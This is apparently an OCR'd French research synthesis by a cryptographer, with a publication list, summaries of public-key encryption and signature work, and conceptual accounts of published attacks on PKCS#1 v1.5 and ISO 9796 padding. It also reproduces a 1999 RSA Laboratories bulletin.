Tri Valley Herald
San Mateo County Times
NRC Handelsblad
doctorat
Signatures numériques et preuves à divulgation nulle, cryptanalyse, défense et outils algorithmiques
ENST 1995
Sécurité Informatique
inférence de types
Reducing the memory complexity of type-inference algorithms
ICS 2002
Eurosmart 2002
Applet verification strategies for RAM-constrained devices
ICISC 2002
Trading-off type-inference memory complexity against communication
ICICS 2003
interface Homme-machine
Cut-&-paste attacks with JAVA
ICISC 2002
confinement de processus
How to Disembed a Program
CHES 2004
ePrint 2004


Travaux
Sécurité Matérielle
attaques par mésure de courant
Statistics and secret leakage
FC 2000
ACM TECS 2004
biométrie
Externalized Fingerprint Matching
ICBA 2004
ePrint 2004
attaques par injection de fautes
Experimenting with Faults, Lattices and the DSA
PKC 2005
Autres attaques
Chemické Kombinatorické Útoky na Klávesnice
ISS 2004
ePrint 2003
Edition d'Actes
PKC 2002
Springer Verlag
CT-RSA 2001
Springer Verlag
CHES 2001
Springer Verlag
Cryptologie
Mathématiques
Théorie de l'Information
Vulgarisation
Cryptographic smart-cards
IEEE Micro 1996
CARDIS 1996
FUB 1996
Nikkei Electronics 1996
Eurocrypt 1995
How to explain side-channel leakage to your kids?,
CHES 2000
GOST 34.10: a brief overview of Russia's DSA
C&S 1996
The Sorcerer Apprentice's Guide to Fault Attacks
ISSE 2002
DSN 2004
ePrint 2004
ouvrages collectifs
chapitres de livres collectifs
Mobile Terminal Security
IEEE Press
livres collectifs
Selected Contributions to Cryptography
World Scientific 2005
Selected Contributions to Information Security
World Scientific 2005
Selected Contributions to Cryptographic Implementations
World Scientific 2006
Selected Contributions to Software Engineering
World Scientific 2006
Autres...
Sécurité Informatique


2 Synthèse

Le manuscrit est organisé en quatre sections thématiques :

2.1 Cryptographie Asymétrique

Chiffrement Asymétrique : La cryptographie a pour but d'assurer la sécurité des données, en les chiffrant afin de les rendre incompréhensibles sans l'usage d'une clé de déchiffrement. Pendant longtemps, la cryptographie a reposé sur l'usage d'une clé secrète, qui devait être partagée par l'émetteur et le récepteur.

En 1976, Diffie et Hellman suggérèrent la possibilité d'assurer la confidentialité sans recourir à un secret partagé, au moyen d'une clé connue de tous. Cette idée a profondément transformé la cryptographie. Aujourd'hui, des systèmes de chiffrement à clé publique sont couramment utilisés par les internautes et le domaine continue à connaître un développement académique et commercial fulgurant.



Résultats : Alors que d'après Bruce Schneier : « *prospects for creating radically new and different public-key cryptography algorithms seem dim* », nous avons réussi à mettre au point deux nouveaux algorithmes de chiffrement à clé publique [11, 12] (Il est possible qu'un algorithme similaire à [12] ait été publié dans un article en Japonais signé par Masakatu Morii et Masao Kasahara (1988), article que nous n'avons pas réussi à nous procurer).

- [12] décrit un nouvel algorithme de chiffrement à clé publique où le chiffré est obtenu en multipliant les clés publiques indexées par les bits du texte clair. Le texte clair est récupéré en élevant le chiffré à une puissance secrète modulo un grand nombre premier et en décomposant le résultat en facteurs premiers dans $\mathbb{Z}$.

  L'opération de chiffrement demande quatre multiplications par octet et le déchiffrement consomme approximativement autant de ressources que le calcul d'une signature RSA.

- [11] décrit un nouvel algorithme de chiffrement à clé publique basé sur la difficulté de calculer des racines de résidus de haut degré modulo un produit de deux grands nombres premiers. Nous présentons deux versions de l'algorithme, une probabiliste et une déterministe. La version déterministe est d'un vrai intérêt pratique : le chiffrement demande une seule exponentiation modulaire (exposant de 160 bits, module de 768 bits). Le déchiffrement peut être optimisé afin de consommer moins de ressources que celles nécessaires à deux déchiffrements RSA. Même si la méthode présentée dans [12] est plus lente que le RSA, le nouvel algorithme est raisonnablement compétitif et a plusieurs applications spécifiques. La version probabiliste est un algorithme de chiffrement homomorphique dont le taux d'expansion est bien meilleur que tous les algorithmes de chiffrement homomorphique connus avant la parution de cet article (le schéma de Pascal Paillier, paru depuis, est une permutation). L'algorithme est sémantiquement sûr, en admettant que distinguer des résidus de haut degré par rapport à certains modules soit difficile.

Nos travaux ont aussi visé à améliorer des systèmes existants [10] ou à les attaquer [8] :

- À Eurocrypt 1998, Tatsuaki Okamoto et Shigenori Uchiyama ont présenté un algorithme de chiffrement à clé publique dont la sécurité équivaut à la factorisation de $n = p^2q$; en termes de charge calculatoire de déchiffrement, l'algorithme est approximativement équivalent au RSA et demande $\mathcal{O}(\log^3 n)$ opérations élémentaires. Dans [10] nous proposons une légère modification de l'algorithme réduisant sa complexité à $\mathcal{O}(\log^2 n)$ tout en maintenant son équivalence au problème de la factorisation.

- PKCS, qui signifie *Public-Key Cryptography Standards* est un *corpus* de spécifications couvrant le chiffrement RSA, l'échange de clé à la Diffie-Hellman, le chiffrement basé sur l'utilisation de mots de passe et d'autres fonctions cryptographiques. Historiquement, PKCS fut développé par les Laboratoires RSA, Apple, Digital, Lotus, Microsoft, le MIT, Northern Telecom, Novell et Sun.

  Dans la collection PKCS, PKCS#1 V1.5 décrit une méthode particulière de chiffrement RSA appelée `rsaEncryption`. Les données traitées par `rsaEncryption` sont d'abord chiffrées de manière conventionnelle avec une clé choisie aléatoirement, qui est elle-même chiffrée par RSA en utilisant la clé publique du destinataire.

  L'attaque de Daniel Bleichenbacher est une attaque à chiffré choisi adaptative contre PKCS#1 V1.5. Elle permet de retrouver un texte clair arbitraire à partir du déchiffrement d'une centaine de milliers de textes chiffrés. Bien que les modèles d'attaque active soient généralement d'un intérêt essentiellement théorique (les attaques à chiffré choisi présupposent que l'attaquant a accès à un oracle de déchiffrement), l'attaque de Bleichenbacher utilise un oracle qui détecte seulement la conformité du chiffré avec la norme de formatage[1] PKCS#1 v1.5. Autrement dit, l'oracle répond « oui » si au chiffré correspond un clair dont le format est conforme à PKCS#1 v1.5, et « non » dans le cas contraire. C'est une hypothèse réaliste dans la pratique : de nombreux serveurs vérifiaient en effet qu'un chiffré était PKCS#1 v1.5-conforme et renvoyaient un message d'erreur dans le cas contraire. En conséquence, la norme PKCS#1 v1.5 fut remplacée par la version 2.0. Dans cette nouvelle norme, la méthode de chiffrement utilisée est l'algorithme OAEP, développé par Mihir Bellare et Phil Rogaway. OAEP est sémantiquement sûr dans le modèle de l'oracle aléatoire contre les attaques à chiffré choisi adaptatives.

Dans [8] nous montrons qu'une attaque *à texte clair choisi* suffit à casser PKCS#1 v1.5. La technique mise en oeuvre permet à un attaquant de retrouver efficacement le texte clair à condition que ce dernier se termine par un nombre suffisant de zéros. Ces attaques ne requièrent qu'un nombre limité de chiffrés (typiquement moins de dix) de ce même texte clair. Notre article a accéléré le remplacement de PKCS#1 v1.5 par la norme PKCS#1 v2.0

La technique employée est d'un intérêt dépassant l'application à PKCS#1 v1.5 car elle permet d'étendre l'attaque à petit exposent de Don Coppersmith à certaines combinaisons de paramètres, autrement inaccessibles.

Une recherche sur Internet[2] remonte 140 références à ce travail.

- Dans [9], nous proposons une primitive nouvelle permettant de simplifier considérablement les infrastructures à clé publique. Plus précisément, nous montrons qu'une même fonction de formatage peut servir, sans perte de sécurité, à la fois pour la signature numérique et pour le chiffrement à clé publique. Le procédé usuel utilisé lors du chiffrement RSA consiste à appliquer une fonction de formatage au message et élever le résultat à l'exposant public du destinataire. Telle est par exemple la procédure de chiffrement utilisée par OAEP. De même, la manière usuelle de signer avec RSA consiste à appliquer une fonction de formatage au message puis d'élever le résultat à l'exposant privé. Telle est par exemple la procédure de signature utilisée par PSS. Habituellement, le module de signature est différent du module de chiffrement mais [9] se donne pour but de simplifier cette manière de faire. D'abord nous montrons que PSS peut *aussi* être utilisé en tant que schéma de chiffrement sémantiquement sûr contre des attaques adaptatives à chiffré choisi dans le modèle de l'oracle aléatoire. Il s'ensuit que PSS peut être utilisé indifféremment pour le chiffrement et/ou pour la signature. De plus, nous montrons que PSS permet d'utiliser de manière sûre les mêmes clés à la fois pour la signature et pour le chiffrement RSA. Plus généralement, nous établissons qu'un tel usage peut s'étendre à toute permutation à sens unique à brèche dissimulée à domaine partiel[3]. L'impact pratique de ce résultat est important

[1] ≡ *padding standard*


[2] `http ://www.google.de/search ?q=Naccache+"1.5"+PKCS`

[3] ≡ *partial-domain trapdoor one-way function*

car cette observation permet de simplifier considérablement les schémas de gestion de clés des infrastructures à clé publique.

Signatures Numériques : Une signature numérique est un nombre associé à un message. Les signatures assurent la sécurité en permettant au destinataire de répondre aux interrogations suivantes :

- Le message est-il intact ? A-t-il été modifié depuis sa signature ?
- Le message est-il authentique ? A-t-il été réellement signé par le signataire déclaré ?



Le moyen le plus ancien permettant de vérifier l'identité d'un interlocuteur est le *mot de passe* que l'on révèle pendant la communication. Bien entendu, cette méthode nécessite un canal inviolable (empêchant tout prélèvement de signaux) dont la cryptographie suppose l'inexistence[4]. Ainsi, la crainte des écoutes malveillantes a façonné au fil des décennies une multitude de *protocoles d'authentification* dont la sécurité repose sur l'usage d'une fonction à sens unique $f(x)$ empêchant le calcul d'un secret à partir d'un *défi* d et d'une *réponse-témoin* r :

vérifieur	[génère un aléa d]	voici le défi d, pouvez-vous m'envoyer $f(d,s)$?
prouveur	[calcule $r \leftarrow f(d,s)$]	r
vérifieur	[vérifie que $f(d,s) = r$]	bien.

[4] Notons toutefois qu'un modèle alternatif, la *cryptographie quantique*, s'inscrit dans une réalité où des canaux empêchant le prélèvement de signaux existent.

Malheureusement, l'authentification, qui convient parfaitement à deux partenaires, devient ingérable lorsque le nombre de vérifieurs augmente : afin de garantir qu'un interlocuteur malhonnête ne puisse trahir le prouveur et divulguer s à l'ennemi, il est nécessaire d'attribuer un secret différent à chaque couple prouveur-vérifieur.

La solution, permettant d'éviter à la fois la prolifération des secrets et les collaborations vérifieur-ennemi, provient du concept de cryptographie à clé publique de Diffie et Hellman, où l'information est répartie de façon inégale : n'étant pas capable d'en usurper le comportement, le vérifieur ignore le secret du prouveur tout en étant capable de le reconnaître en utilisant un défi « non-destructif » qui ne forcera pas le prouveur à révéler s. Ainsi, on désignera par le terme *identification* les méthodes permettant de reconnaître un partenaire en le confrontant à un problème que tout un chacun peut *générer sans pour autant résoudre*.

vérification	A prouve à B la connaissance d'un secret
authentification	B vérifie A mais $C \neq B$ ne peut pas prouver qu'il est A
identification	B authentifie A mais même B ne peut pas prouver qu'il est A
signature	B identifie A mais B peut même pas prouver à lui-même qu'il est A

Un protocole d'identification rudimentaire s'obtient à l'aide de deux dictionnaires que l'on notera par la langue d'arrivée afin de les manipuler comme des fonctions[5] :

- un dictionnaire Anglais-Français (Fr), mis à la disposition de tous.
- un dictionnaire Français-Anglais (An), donné exclusivement au prouveur.

vérifieur	[ouvre Fr aléatoirement : Fr(cat) = chat]	traduisez « chat » SVP.
prouveur	[calcule An(chat) = *cat*]	« *cat* »
vérifieur	[vérifie cette réponse]	bien.

Dans ce protocole (dit à *divulgation nulle*), l'éditeur des dictionnaires est une *autorité* (supposée intègre) délivrant les dispositifs de vérification (Fr, *clé publique*) et d'identification (An, *clé secrète*) qui définissent une *fonction à brèche dissimulée*[6] ou (par observation extérieure du protocole) un langage défini par l'ensemble des couples :

$$\mathcal{L} = \{x \in \text{français}, \{x, \text{An}(x)\}\}$$

Le bon sens exigeant que le protocole identifie le prouveur lorsque ce dernier possède An, on admettra que tous les mots apparaissant dans Fr se retrouvent également dans An. Cette exigence de *complétude* peut sembler triviale mais elle est nécessaire afin de lier la sécurité du protocole à un problème supposé difficile[7]. A l'inverse, il est important d'évaluer le nombre de couples n'existant pas dans An et Fr et aboutissant à une acceptation. Par exemple, le vérifieur peut décider d'accepter « *lovf* » comme réponse à « amour » en

[5] par exemple, Fr(*good*) = bon.

[6] ≡ *trapdoor function*

[7] ici, l'inversion du dictionnaire : reclassement lexicographique de tous les mots de Fr afin d'obtenir An.

supposant n'avoir pu entendre correctement la réponse du prouveur. Nous dirons qu'un protocole contenant peu (ou pas) de court-circuits de ce type est *bien-fondé*.

Il est tentant de penser qu'à chaque conversation, le vérifieur (et l'ennemi qui espionne le dialogue) apprennent un fragment du dictionnaire secret An (le couple de mots mis en oeuvre). Curieusement, cette intuition est fausse et malgré l'impression qu'une partie de An se perd à chaque session, nous verrons que An ne se dégrade pas et qu'à moins de voler An (que l'autorité divulgue *exclusivement* au prouveur) ou d'inverser Fr (on admettra qu'une telle attaque par la *force brute* ne peut s'effectuer en un temps raisonnable), l'attaquant devra compter exclusivement sur sa chance en espérant qu'un couple de mots préparé d'avance sera demandé lors de la prochaine session (probabilité proche de zéro).

Il a été vite remarqué que l'enregistrement d'une session d'identification (*trace*) ne peut être retenu comme preuve du déroulement réel de la communication. Considérons, par exemple, la trace suivante :

client	Je suis votre client.
banquier	pouvez-vous traduire le mot « *kingdom* » ?
client	« royaume », puis-je retirer mille euro ?
banquier	bien.

Possédant Fr, le banquier peut parfaitement *simuler* une telle trace en puisant dans son dictionnaire un couple de mots qui sera présenté dans l'ordre sur la bande d'enregistrement (Le mot anglais sera alors choisi d'avance et sa traduction présentée comme le « défi » lancé au client). Ainsi, tout arbitrage deviendra impossible car le protocole semblera parfaitement respecté par les deux interlocuteurs[8]. Mais si la trace d'une preuve à divulgation nulle ne diffère pas d'une simulation produite sans connaissance du secret, il s'ensuit que l'espionnage n'apprendra rien sur le secret[9].

Malheureusement, en transformant le protocole pour permettre à un juge de se prononcer sur l'authenticité des traces, on détruit la propriété de divulgation nulle car un observateur extérieur (précisément *le juge !*) peut distinguer le résultat d'une simulation (appelée ici *forge* ou *contrefaçon*) et la trace d'une vraie communication (*signature*).

Pour transformer le protocole précédent en un algorithme de signature, distribuons des dictionnaires Français-Français notés Id aux deux partenaires et modifions les règles de l'interaction :

[8] est-ce le client qui a retiré l'argent ou le banquier qui a effectué un faux débit ?

[9] en d'autres termes, l'ennemi n'a nulle utilité à espionner ce qu'il peut simuler tranquillement chez lui.

client	je suis votre client
banquier	que voulez-vous faire ?
client	calcule $p = f($« verser 1000 euro sur le compte x »$)$ et $\ell = f(p)$
	ouvre Id en page p, et lit le mot, *e.g.* « livre », se trouvant en ligne ℓ
	cherche ce mot dans An.
	je veux « verser 1000 euro sur le compte x », ma signature est « book ».
banquier	recalcule p et ℓ.
	retrouve dans Id le mot « livre » qu'il compare au résultat de Fr(*book*)
	comme les deux mots coïncident, il conclut à la validité de la signature
	bien

En cas de litige, il est facile de se prononcer sur l'authenticité de la signature car le vérifieur (banquier) et l'attaquant, coincés entre l'inversion du dictionnaire et la recherche de *collisions*[10], ne peuvent signer sans le secret An. La signature consiste donc en l'*ajout d'informations* permettant de décider si la communication a effectivement eu lieu mais en ce faisant, la signature révélera un fragment d'*information inutilisable* sur An (qui est précisément ce qui permettra au juge de distinguer entre une signature et une forge).

Il est intéressant de noter que plusieurs auteurs ont suggéré d'augmenter la sécurité des procédés d'identification en itérant un protocole t fois et en acceptant le prouveur seulement si toutes les épreuves ont réussi. Dans ce cas, la probabilité que l'attaquant puisse tricher sans connaître le secret décroît exponentiellement avec t.

Une seconde variante, qui permet de réduire le nombre de sessions (et donc d'augmenter l'efficacité du protocole en économisant $t-1$ phases de présentation), est la preuve parallèle où le vérifieur envoie t défis dont les réponses-témoin sont expédiées par lots.

vérifieur	pouvez-vous traduire les mots {garçon, vert, point} ?
prouveur	{*boy*, *green*, *dot*}
vérifieur	bien.

Pour une raison très subtile, ce protocole, dit à *divulgation inutilisable*, n'est plus à divulgation nulle car si le vérifieur décide de choisir pour défis t mots consécutifs dans Id, l'interaction devient insimulable à cause de la dépendance entre les questions.

Considérons cette trace :

vérifieur	pouvez-vous traduire les mots {*poterie*, *poterne*, *potiche*} ?
prouveur	« *pottery*, *postern*, *large vase* »
vérifieur	bien.

Ici le simulateur doit choisir trois mots consécutifs et les traduire en anglais ; or en ce faisant, il devient impossible de les traduire (on ne peut traduire n'importe quel mot sans posséder An) mais si le simulateur cède sur ce point (afin de pouvoir traduire), sa sortie ne ressemblera plus du tout à une vraie trace.

Résultats : Nos travaux dans le domaine de la signature numérique ont visé à créer de nouvelles méthodes de signature [15, 17, 18], prouver la sécurité de systèmes existants

[10] deux phrases telles que : $\text{phrase}_1 \neq \text{phrase}_2$ et $f(\text{phrase}_1) = f(\text{phrase}_2)$.

[21] ou la réfuter [23, 24, 25, 26, 27]. Aussi, nous proposons des nouveaux types de signatures résistant aux vols répétés de clés [16] ou permettant d'étendre la bande passante d'algorithmes de formatage à capacité limitée, sans perte de sécurité [19] :

- Soit $P = [k]G$ le résultat de la multiplication sur une courbe elliptique d'un point (public) G par un secret k. P est obtenu en utilisant l'algorithme du « carré et multiplier », devenu « doubler et additionner » sur la courbe. Nous montrons dans [27] qu'un adversaire capable d'accéder à la représentation projective de P pourrait apprendre des informations sur k. Un tel accès pourrait résulter d'une mauvaise programmation qui n'efface pas de manière appropriée la coordonnée Z de P de la mémoire de l'ordinateur, ou d'une stratégie de calcul consistant à déléguer au monde extérieur la conversion projective $\rightarrowtail$ affine de P. Plus généralement, notre analyse montre que le choix d'une représentation particulière de points sur une courbe elliptique peut parfois révéler de l'information sur les logarithmes discrets de ces points. Il convient donc de ne pas assimiler aveuglement les courbes elliptiques à des groupes génériques lors de preuves de sécurité. L'enseignement pratique de cet article est la nécessité impérieuse d'effacer proprement Z en fin de calcul ou, à défaut, brouiller P avant son envoi au monde extérieur.
- Les normes de signature ISO 9796-1 et ISO 9796-2 étaient, jusqu'à la publication de [25], déployées dans de très nombreuses applications. [25] montrant que les signatures numériques calculées selon ces normes peuvent être contrefaites, ISO a retiré (annulé) la norme ISO 9796-1 et corrigé (réédité) la norme ISO 9796-2. Suite à notre travail RSA Data Security a publié un Bulletin de crise (fait relativement rare car depuis sa création, RSA n'a publié que treize Bulletins[11]).

  Notre contrefaçon est une variante sophistiquée de l'attaque de Yvo Desmedt et Andrew Odlyzko où l'opposant obtient les signatures des messages

  $$m_1, \dots, m_{\tau-1}$$

  et exhibe la signature d'un m_τ qui n'a jamais été soumis au signataire. Nous supposons que tous les messages sont formatés à l'aide d'une fonction de formatage μ avant d'être signés.

  Avant d'interagir avec le signataire, l'attaquant sélectionne τ valeurs lisses de $\mu(m_i)$ (un entier est *ℓ-lisse* si aucun de ses facteurs premiers ne dépasse ℓ). L'attaquant exprime $\mu(m_\tau)$ comme le produit modulaire d'un sous-ensemble de ces messages lisses. La signature de m_τ découle alors des propriétés homomorphiques de RSA.

  Dans notre article, une méthode de formatage qui diffère d'ISO 9796-1 d'un seul bit a été cassée (expérimentalement). Peu après la publication de [25], des chercheurs d'IBM Research ont modifié notre méthode afin d'attaquer la norme avec le bit qui nous manquait. Un article commun a été signé par les deux équipes et un autre avec Yvo Desmedt et Andrew Odlyzko [61].

[11] *« ... RSA Laboratories publishes short bulletins about topical issues of cryptographic concern. The aim is both to update the general cryptographic community on recent and important news and also to brief RSA Security customers and licensees about relevant technical issues ... »*

Une recherche sur Internet[12] remonte près de 280 références à ce travail.

NUMBER 11 — APRIL 23, 1999

RSA Laboratories' **Bulletin**

News and advice on data security and cryptography

Recent Results on Signature Forgery

Robert D. Silverman
RSA Laboratories, Bedford, Massachusetts, USA

David Naccache
Gemplus, Issy-les-Moulineax, France

Abstract
A weakness has been found in the ISO 9796 signature standard using RSA™. The padding method proposed by the standard is the origin of the problem and will require probable changes in ISO 9796 parts 1 and 2. This weakness was discovered by Gemplus' cryptography division and the ENS and UCL cryptography groups while implementing the standard. A paper reporting the problem will be presented at Crypto '99 but information can readily be obtained on RSA Data Security's and ISO's web sites. Not all implementations are at risk as some protocol specifics may protect applications from the weakness; no attack has been conducted on real transactions. ISO is actively working on this security issue and should come up soon with a new solution. The attack's authors will provide all necessary assistance to ISO in this task. This process is normal and shows how open security standards are improved day after day by the iterative contribution of all experts around the world. When a weakness is found standards are corrected and improved to become more resistant. Security standards relying on secrecy (security by obscurity) cannot be scrutinized by the open expert community and be improved by this process. It is also important to notice that security is relative regarding time and what is secure today may need to be improved tomorrow.

Introduction
This document discusses a recently discovered attack on several digital signature padding schemes. The attack is applicable in different ways to each of the schemes. We emphasize here that the attack does not threaten the use of the RSA algorithm in digital signatures. It does not recover the private key and is less effective than a factoring attack except in special circumstances. Whether one can recover the private key for Rabin or Williams signatures is still under investigation. Rather, the attack is based upon the way messages are formatted and hashed before they are signed. The attack is particularly potent in certain signature schemes where signature verification also recovers the message.

In a recently released paper [1], J-S. Coron, D. Naccache, and J. Stern announce a practical way of forging signatures that are based upon ISO 9796-2 and a format that differs in only one bit from ISO 9796-1, as well as theoretical observations on PKCS #1 v2.0 (which is the same signature scheme as in PKCS #1 v1.5), ECASH™, SSL-3.02 and ANSI X9.31. We emphasize again that the observations on these four formats are theoretical only and do not threaten in any way the security of products using PKCS #1 v2.0, ECASH, SSL-3.02 and ANSI X9.31 or, in general, signature schemes specified in these standards. Actually, Coron *et. al.* consider that the extremely negligible impact of the new attack on PKCS #1 v2.0, SSL-3.02 and ANSI X9.31 should be regarded as a very positive indicator of their sound design rationale and *increase* the public's confidence in those designs. The attack on PKCS

Robert Silverman is a Senior Research Scientist at RSA Laboratories, and can be reached at rsilverman@rsa.com. David Naccache is Cryptography and Security Group Manager at Gemplus in Issy-les-Moulineax, France.


RSA Laboratories.

– De nombreuses applications pratiques nécessitent la vérification de larges ensembles de signatures. Ainsi il est parfois avantageux d'effectuer la vérification simultanée de collections de signature au lieu de vérifier ces signatures individuellement. La vérification simultanée, appelée *vérification par lot* doit être mathématiquement équivalente au procédé de vérification séquentiel.

  A Eurocrypt 1998, Mihir Bellare *et alii* ont présenté une stratégie très efficace de vérification par lots pour RSA. Nous avons trouvé une faille dans cette méthode et l'avons réparée dans [23].

– Dans [18] nous partons à la recherche d'une méthode de signature numérique où la somme des tailles du message et de sa signature est aussi petite que possible.

  La motivation de cette quête est une demande de la part de plusieurs opérateurs postaux intéressés par des algorithmes produisant des signatures de taille suffisamment petite pour être imprimées sur des enveloppes sous le forme de codes-barres.



Alors qu'il existe plusieurs algorithmes de signature permettant d'emballer une partie du message signé dans sa signature (algorithmes à recouvrement de message), la

[12] http ://www.google.de/search?q=Naccache+9796+ISO

sécurité de ces algorithmes n'est pas formellement établie. [18] propose des variantes de DSA et d'ECDSA permettant un recouvrement partiel de message : la signature est jointe au message tronqué dont les octets manquants sont retrouvés par l'algorithme de vérification. Il n'empêche que la signature authentifie le message dans sa totalité et la construction bénéficie d'une preuve rigoureuse de sécurité dans le modèle de l'oracle aléatoire. Des optimisations poussées peuvent même réduire la taille de l'information transmise à 26 octets, pour un niveau de sécurité de 2^{80}.

- Souvent, des quantités massives de signatures doivent être distribuées sur des supports passifs et bon marché (par exemple, en papier). Ceci est typiquement le cas des billets de banque, badges, cartes d'identité, permis de conduire ou passeports. Alors que le coût du remplacement à large échelle de tels documents est prohibitif, l'on peut raisonnablement supposer qu'une mise à jour de l'équipement de vérification (par exemple, des terminaux des postes-frontières) est exceptionnellement acceptable.

  Or, nous avons observé en [22] qu'un malfaiteur utilisant des moyens de coercition (par exemple, un ravisseur) peut forcer les autorités à révéler les clés de signature de l'infrastructure et entreprendre l'émission des signatures indistingables de celles émises par l'autorité.

  La solution présentée dans [16] résiste contre de telles attaques jusqu'a un certain point : après le vol, l'autorité peut restreindre les critères de vérification de la signature (par une mise à jour exceptionnelle de l'équipement de vérification) d'une manière telle que les signatures légitimes, calculées avant l'attaque, deviendront facilement et publiquement distingables des signatures plus récentes, calculées par le malfaiteur à l'aide de la clé-leurre dérobée .

  Il va sans dire que nous supposons qu'à tout moment l'algorithme de vérification est connu de l'attaquant.

- [17] décrit une alternative simple à la méthodologie de signature dite « hacher puis signer ». Le nouveau concept, auquel nous avons donné le nom de « signatures jumelles », consiste à signer le même message deux fois à l'aide d'un algorithme de signature probabiliste. Ainsi, nous prouvons que :

  1. Aucun algorithme générique n'est capable de forger une signature DSA jumelle. Notons que même si le modèle générique offre des garanties de sécurité moins fortes que les réductions calculatoires dans le modèle standard, l'existence d'une telle preuve est un argument très favorable supportant le bien-fondé de la construction analysée.

  2. Dans le modèle standard la difficulté de résoudre le problème du RSA-flexible est équivalente à la difficulté de produire des contrefaçons existentielles (même sous des attaques à message choisi adaptatif) d'une version jumelle d'un algorithme de signature proposé par Rosario Gennaro, Shai Halevi et Tal Rabin.

- Une fonction de formatage fixe concatène au message m une constante P. Une signature RSA est alors obtenue en calculant $(P|m)^d \mod N$ où d est l'exposant privé et N le module.

A Crypto 1985, Wiebren de Jonge et David Chaum ont montré que la taille de P doit être au moins le tiers de celle de N (*i.e.*, la configuration $|P| < |N|/3$ n'est pas sûre). La borne du tiers a été améliorée à Eurocrypt 1997 par Marc Girault et Jean-François Misarsky qui ont montré que la taille de P doit être au moins la moitié de celle de N (*i.e.*, la configuration $|P| < |N|/2$ n'est pas sûre) mais la sécurité des fonctions de formatage fixes restait inconnue pour $|P| > |N|/2$. Dans [26] nous améliorons la borne à nouveau en montrant que la taille de P doit être supérieure aux deux-tiers de la taille de N, *i.e.* nous établissons l'insécurité de la configuration $|P| < 2|N|/3$.

Rien n'est connu au-delà de cette borne. Pourtant, nous pensons que la piste la plus probable permettant de passer outre la barre des deux-tiers passera par la résolution de l'équation décrite dans notre note co-signée avec Benne de Weger [72]. Nous offrons 500$ à quiconque produira une contrefaçon où $|P| \geq 3|N|/4$.

– Dans [19] nous mettons au point une fonction de formatage permettant de signer des messages de taille arbitraire étant donnée une fonction de formatage permettant de signer des messages de taille fixe. La contribution principale de cet article (et de [69]) est de focaliser de manière précise le problème de la conception des fonctions de formatage pour RSA – en montrant que la difficulté n'est pas de concevoir une fonction de formatage capable de traiter des messages de taille illimitée mais bien de trouver une fonction de formatage capable de traiter des messages de taille limitée (ce qui reste un problème ouvert dans le modèle standard).

– Dans [24] nous exhibons une attaque contre un schéma de signature proposé par trois chercheurs d'IBM Research (Rosario Gennaro, Shai Halevi et Tal Rabin). Les concepteurs basent la sécurité de leur système sur deux conjectures : l'hypothèse RSA-forte et l'existence de fonctions de hachage indivisibles[13] (nous référons le lecteur à [24] pour une définition précise de cette notion). Alors que les auteurs conjecturent un niveau de sécurité exponentiel en la taille de sortie de la fonction de hachage, nous exhibons une attaque sous-exponentielle.

  De plus, dans la mesure où la nouvelle attaque est optimale, la taille de la fonction de hachage peut être déterminée avec précision. En particulier, pour un niveau de sécurité équivalent à un RSA 1024 bits, il s'avère que l'on doit utiliser un haché d'approximativement 1024 bits, et non 512, comme suggéré par les concepteurs du système.

– Un obstacle prohibitif auquel font face des utilisateurs de cryptosystèmes à courbes elliptiques est la difficulté de calculer la cardinalité des courbes. Malgré des avancées constantes dans ce domaine, le comptage de points reste une opération complexe et gourmande en ressources. [15] montre que le comptage de points peut être *évité* au prix d'un ralentissement du protocole de signature. Ce ralentissement est relativement important (typiquement par un facteur de $\cong$ 500) mais notre article montre que l'existence de méthodes de signature sûres à base de courbes elliptiques n'est pas conditionnée par la capacité à compter des points.

[13] $\equiv$ *division-intractable hash-functions*

